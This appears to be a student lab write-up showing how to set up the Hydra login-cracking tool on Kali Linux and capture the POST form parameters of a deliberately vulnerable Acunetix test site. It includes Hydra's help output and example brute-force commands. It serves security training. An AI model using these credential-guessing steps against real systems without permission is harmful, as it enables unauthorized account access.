
```
sudo hydra
```



```
┌──(namitmehrotra㉿kali)-[~]
└─$ sudo hydra
[sudo] password for namitmehrotra:
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [
-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [
-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[
:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FIL
E
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify por
t
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help
)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs fir
ebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-
proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached
mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s]
postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s]
 smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care abou
t
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1

┌──(namitmehrotra㉿kali)-[~]
└─$ █
```

2. For this lab, I will be focusing on the command line interface version of Hydra, but you can also access the GUI version of hydra using the following command as "root" user:

sudo xhydra



● Single Target 127.0.0.1

○ Target List

□ Prefer IPV6

Port 0

Protocol adam6500

□ Use SSL □ Use old SSL □ Be Verbose


□ Show Attempts □ Debug

□ COMPLETE HELP □ Service Module Usage Details

```
hydra -l yourname -p yourpass -t 16 127.0.0.1 adam6500
```

3. Type “hydra -h” to get the help menu and see what kind of attacks we can run using Hydra.

   Note the examples at the bottom of the help menu, which will provide you with a better idea of the syntax Hydra supports.




```
└─$ sudo xhydra

┌──(namitmehrotra㉿kali)-[~]
└─$ hydra -h
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [
-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [
-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[
:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FIL
E
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get hel
p
  -y        disable use of symbols in bruteforce, see above
  -r        use a non-random shuffling method for option -x
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed logi
n
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify por
t
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
```

Task 2:

4. The site we will be targeting is the following: http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?

   Note that this site has been developed for the purpose of hacking, and you should not use Hydra on any other site without permission from the owner.



1 2 3 4
21:45
acuforum login
testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
acunetix
acuforum
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
about - forums - search - login - register - SQL scanner - SQL vuln help
Login
Copyright 2019 Acunetix Ltd.


Username:

Password:

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

5. To use Hydra against an online target such as this one, we need to capture the post-form parameters. Hydra will use these parameters to send its various requests to the correct target. To capture this information, open target site with web browser in Kali. Then, press ctrl + shift + I to open the browser developer tools panel.


   Navigate to the tab called "Network". When you are there, reload the page by pressing ctrl + F5. You should see several GET requests. This is our machine requesting data from the server so that we can see the login form.



Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	testasp.vulnweb.com	Login.asp?RetURL=/Default.asp?	document	html	3.30 KB	3.12 KB
200	GET	testasp.vulnweb.com	logo.gif	img	gif	cached	8.11 KB
404	GET	testasp.vulnweb.com	favicon.ico	FaviconLoader.jsm:191 (i...	html	cached	1.22 KB

3 requests | 12.45 KB / 3.30 KB transferred | Finish: 1.71 s | DOMContentLoaded: 851 ms | load: 898 ms

6. Now enter a random username and password into the login page and click login.



acuforum login
testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
acunetix acuforum
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
about - forums - search - login - register - SQL scanner - SQL vuln help
Login
Copyright 2019 Acunetix Ltd.
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application


Username: Namit21BCE0763
Password: ●●●●●

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	testasp.vulnweb.com	Login.asp?RetURL=/Default.asp?	document	html	3.30 KB	3.12 KB
200	GET	testasp.vulnweb.com	logo.gif	img	gif	cached	8.11 KB
404	GET	testasp.vulnweb.com	favicon.ico	FaviconLoader.jsm:191 (i...	html	cached	1.22 KB

3 requests | 12.45 KB / 3.30 KB transferred | Finish: 1.71 s | DOMContentLoaded: 851 ms | load: 898 ms

7. You should see a new POST request pop up in the Network tab. This is our machine sending the data to the server. This request contains the parameters we need.




Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	testasp.vulnweb.com	Login.asp?RetURL=/Default.asp?	document	html	3.32 KB	3.14 KB
404	GET	testasp.vulnweb.com	favicon.ico	img	html	cached	1.22 KB

2 requests | 4.36 KB / 3.32 KB transferred | Finish: 1.05 s | DOMContentLoaded: 733 ms | load: 760 ms

Task 3:

8. Right click on the POST request and select “Edit and Resend”. A page will open to the right of the Network header, with information regarding the POST request. Scroll down to the Request Body section and copy the tfUName and tfUPass Parameters. Hydra will need this information.




```
POST  http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?

URL Parameters
☑ RetURL                     /Default.asp?
☑ name                       value

Headers
☑ Host                       testasp.vulnweb.com
☑ Accept-Encoding            gzip, deflate
☑ Content-Length             27
☑ Origin                     http://testasp.vulnweb.com
☑ Connection                 keep-alive
☑ Referer                    http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?
☑ Cookie                     ASPSESSIONIDASRBSCRC=GMAKFJODCEIPPFHIFOCGNNKP
☑ Upgrade-Insecure-Requests  1
☑ User-Agent                 Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
☑ Accept                     text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
                             /webp,*/*;q=0.8
☑ Accept-Language            en-US,en;q=0.5
☑ Content-Type               application/x-www-form-urlencoded
☑ name                       value

Body
tfUName=NAMIT&tfUPass=NAMIT
```

```
Do   File          ...
P    Login.asp?l   doc  h  3.3.  3
G    favicon.ico   Fav  h  cacl  1

2 requests   4.36 KB / 3.32
```

